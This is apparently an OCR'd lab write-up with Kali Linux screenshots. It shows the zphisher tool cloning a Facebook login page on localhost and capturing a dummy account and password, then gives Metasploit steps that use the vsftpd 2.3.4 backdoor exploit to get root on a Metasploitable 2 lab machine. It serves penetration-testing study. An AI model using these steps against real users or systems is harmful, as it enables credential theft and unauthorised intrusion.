


maran@vbox: ~/Downloads/zphisher


```
[-] Tool Created by htr-tech (tahmid.rayat)

[::] Select An Attack For Your Victim [::]

[01] Facebook      [11] Twitch       [21] DeviantArt
[02] Instagram     [12] Pinterest    [22] Badoo
[03] Google        [13] Snapchat     [23] Origin
[04] Microsoft     [14] Linkedin     [24] DropBox
[05] Netflix       [15] Ebay         [25] Yahoo
[06] Paypal        [16] Quora        [26] Wordpress
[07] Steam         [17] Protonmail   [27] Yandex
[08] Twitter       [18] Spotify      [28] StackoverFlow
[09] Playstation   [19] Reddit       [29] Vk
[10] Tiktok        [20] Adobe        [30] XBOX
[31] Mediafire     [32] Gitlab       [33] Github
[34] Discord       [35] Roblox

[99] About         [00] Exit

[-] Select an option : 01

[01] Traditional Login Page
[02] Advanced Voting Poll Login Page
[03] Fake Security Login Page
[04] Facebook Messenger Login Page

[-] Select an option :
```


Kali [Running] - Oracle VirtualBox
File Machine View Input Devices Help
Trash
File System
Home
maran@vbox: ~/Downloads/zphisher
File Actions Edit View Help
17:05
Type here to search
32°C Haze
ENG
17:05
06-02-2025
Right Ctrl

```
[-] Tool Created by htr-tech (tahmid.rayat)

[::] Select An Attack For Your Victim [::]

[01] Facebook      [11] Twitch       [21] DeviantArt
[02] Instagram     [12] Pinterest    [22] Badoo
[03] Google        [13] Snapchat     [23] Origin
[04] Microsoft     [14] Linkedin     [24] DropBox
[05] Netflix       [15] Ebay         [25] Yahoo
[06] Paypal        [16] Quora        [26] Wordpress
[07] Steam         [17] Protonmail   [27] Yandex
[08] Twitter       [18] Spotify      [28] StackoverFlow
[09] Playstation   [19] Reddit       [29] Vk
[10] Tiktok        [20] Adobe        [30] XBOX
[31] Mediafire     [32] Gitlab       [33] Github
[34] Discord       [35] Roblox

[99] About         [00] Exit

[-] Select an option : 01

[01] Traditional Login Page
[02] Advanced Voting Poll Login Page
[03] Fake Security Login Page
[04] Facebook Messenger Login Page

[-] Select an option : 01
```



Kali [Running] - Oracle VirtualBox
File Machine View Input Devices Help
Trash
File System
Home
maran@vbox: ~/Downloads/zphisher
File Actions Edit View Help
17:05
Type here to search
32°C Haze
ENG
17:05
06-02-2025
Right Ctrl

```
 ZPHISHER 2.3.5

[01] Localhost
[02] Cloudflared   [Auto Detects]
[03] LocalXpose    [NEW! Max 15Min]

[-] Select a port forwarding service : 01
```




Kali [Running] - Oracle VirtualBox
maran@vbox: ~/Downloads/zphisher
File Actions Edit View Help
Trash
File System
Home
Type here to search
32°C Haze
ENG
17:05
06-02-2025
Right Ctrl

```
ZPHISHER 2.3.5

[01] Localhost
[02] Cloudflared  [Auto Detects]
[03] LocalXpose   [NEW! Max 15Min]

[-] Select a port forwarding service : 01

[?] Do You Want A Custom Port [y/N]:
```




Kali [Running] - Oracle VirtualBox
maran@vbox: ~/Downloads/zphisher
File Actions Edit View Help
Trash
File System
Home
Type here to search
32°C Haze
ENG
17:07
06-02-2025
Right Ctrl

```
ZPHISHER 2.3.5

[-] Successfully Hosted at : http://127.0.0.1:4520

[-] Waiting for Login Info, Ctrl + C to exit...
```


Kali [Running] - Oracle VirtualBox
File Machine View Input Devices Help
maran@vbox: ~/Downloads/zphisher
File Actions Edit View Help
Trash
File System
Home
Open Link
Copy Link Address
Copy Selection Ctrl+Shift+C
Paste Clipboard Ctrl+Shift+V
Paste Selection Shift+Ins
Zoom in Ctrl++
Zoom out Ctrl+-
Zoom reset Ctrl+0
Clear Active Terminal
Split Terminal Horizontally Ctrl+Shift+D
Split Terminal Vertically Ctrl+Shift+R
Collapse Subterminal Ctrl+Shift+E
Toggle Menu Ctrl+Shift+M
Hide Window Borders
Preferences...
17:07
Type here to search
32°C Haze
ENG
06-02-2025
Right Ctrl

```
ZPHISHER 2.3.5

[-] Successfully Hosted at : http://127.0.0.1:4520

[-] Waiting for Login Info, Ctrl + C to exit...
```



127.0.0.1:4520/login.html

facebook

Facebook helps you connect and share with the people in your life.


Email address or phone number

Password

Log In

Forgotten password?

Create New Account




127.0.0.1:4520/login.html

facebook

Facebook helps you connect and share with the people in your life.

victim@facebook.com

••••••••••••••



https://www.facebook.com/login/identify/?ctx=recover&from_login_screen=0

Save password for http://127.0.0.1:4520?

Username

victim@facebook.com

Password

••••••••••••••

☐ Show password


facebook

Facebook helps you connect and share with the people in your life.

victim@facebook.com

••••••••••••••

Waiting for static.xx.fbcdn.net…




```
ZPHISHER 2.3.5

[-] Successfully Hosted at : http://127.0.0.1:4520

[-] Waiting for Login Info, Ctrl + C to exit...

[-] Victim IP Found !

[-] Victim's IP : 127.0.0.1

[-] Saved in : auth/ip.txt

[-] Login info Found !!

[-] Account : victim@facebook.com

[-] Password : VictimP455W0rd

[-] Saved in : auth/usernames.dat

[-] Waiting for Next Login Info, Ctrl + C to exit.
```


2. Machine to hack (use metasploitable 2 machine as a victim):

- Open the terminal in the Kali Linux, enter the command: `nmap -A 198.162.1.6` to do the initial reconnaissance to collect basic information about Metasploitable 2.
- Identify open ports and services with the `nmap -A -v 198.162.1.6` command to know open ports of Metasploitable 2.
- Identified the open `port 21` which is `FTP.`
- Starting Metasploit framework with `msfconsole.`
- Searching FTP exploits with `search` command, there are 2 results one is for `version 2.3.2` another for `2.3.4.`
- Selected the `version 2.3.4` with the number of search results 1, entered the command `use 1.`
- Redirected to exploit directory `exploit(unix/ftp/vsftpd_234_backdoor).`
- Entering command `info` to read the instructions of the exploit.
- Entering `show options` to view the options to set.
- Setting the mandatory option which `RHOSTS` to Metasploitable IP address `198.162.1.6` as `set RHOSTS 198.162.1.6`
- Entering command `exploit` to exploit the Metasploitable 2 machine.
- Exploit was successful and `gained access to the backdoor` of the Metasploitable 2.
- To check that entering the command `whoami` output is `root` (root of Metasploitable 2) and checking IP address with the command `ifconfig` the output is `198.162.1.6.`
- Documented the penetration testing activity step-by-step with tools, commands, configurations and outputs.

